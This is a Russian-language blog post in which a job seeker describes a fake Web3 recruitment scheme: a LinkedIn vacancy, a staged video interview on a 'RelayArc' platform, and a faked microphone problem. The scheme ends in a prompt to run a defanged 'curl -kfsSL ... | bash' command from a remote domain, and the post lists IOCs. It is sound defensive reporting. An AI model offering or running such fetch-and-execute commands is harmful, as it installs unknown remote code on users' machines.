Как вакансия Blockchain Analyst закончилась curl | bashНесколько дней назад я откликнулся на вакансию Blockchain Analyst в WhatIf через LinkedIn. На первый взгляд всё выглядело нормально: полноценное описание роли, Web3/blockchain research, on-chain analytics, remote US, зарплата $85k–125k в год. Сама вакансия действительно была опубликована от страницы WhatIf в LinkedIn.
LinkedInУ компании тоже есть нормальный публичный след: страница существует не первый день, WhatIf указывает 2019 год основания, Dubai, размер 2–10 сотрудников и blockchain среди направлений работы.

Вакансия Blockchain AnalystLinkedIn WhatIfПосле отклика мне написал человек под именем Emma Martin с адреса, отображавшегося как emma.martin@whatif.capital.
Первое письмо вообще без красных флагов: когда готов выйти, могу ли работать remote, сколько хочу денег, сколько лет опыта и что из моего опыта наиболее релевантно позиции.
После этого назначили интервью через RelayArc.
RelayArcПервый странный момент - с телефона на встречу зайти нельзя вообще. Страница прямо говорит: Desktop required.
Ладно. Открываю ссылку с Mac, попадаю в вполне прилично сделанный интерфейс видеозвонка. На другой стороне - Emma Martin.
Только довольно быстро становится понятно, что никакого нормального разговора там нет.
Видео выглядит записанным, а через несколько минут в чате начинается сценарий:
“Can you see and hear me okay?”
Потом:
“I still cannot hear you…”
И наконец предложение воспользоваться встроенным microphone troubleshooting.
Начинается непосредственно delivery.
RelayArc сообщает, что браузер якобы не смог определить микрофон и для полноценного аудио необходимо установить RelayArc for Mac.
Кнопка большая, всё выглядит как обычный troubleshooting какого-нибудь Zoom.
Нажимаем Download App - и внезапно вместо .dmg, App Store или хотя бы подписанного installer получаем инструкцию:
открыть Terminal и выполнить одну команду.
На странице была команда вида:
curl -kfsSL hxxps://download-storage[.]com/... | bash
То есть сервис предлагает скачать содержимое с другого домена и сразу передать его на выполнение в bash.
На этом «интервью» можно было заканчивать.
Получилась довольно аккуратная цепочка:
LinkedIn vacancy → recruiter → screening → scheduled interview → fake video call → искусственная проблема с микрофоном → “desktop app” → curl | bash
Месяц назад другой человек описывал очень похожую Web3 recruitment-схему: вакансия через LinkedIn, затем интервью на неизвестной meeting-платформе Werknova, а recruiter представлялся тем же именем - Emma Martin. Он тоже заметил, что взаимодействие выглядело заранее записанным.
Я пока не утверждаю, что сама WhatIf стоит за этой кампанией. Здесь ещё надо разбираться отдельно: действительно ли письмо было аутентифицировано инфраструктурой
whatif.capital, был ли скомпрометирован корпоративный аккаунт/домен или использовалась другая схема.
Но сам infection flow уже достаточно очевиден.
IOC / артефакты на текущий момент:
relayarc[.]io
Persona: Emma Martin
Lure: Blockchain Analyst / Web3 recruitment
Execution: remote shell script via curl ... | bash
Но теперь уже интересно посмотреть, что именно они пытались поставить, куда ходит скрипт, что он собирает и пересекается ли инфраструктура RelayArc с другими fake-interview кампаниями
Так что продолжение, скорее всего, будет)
 СE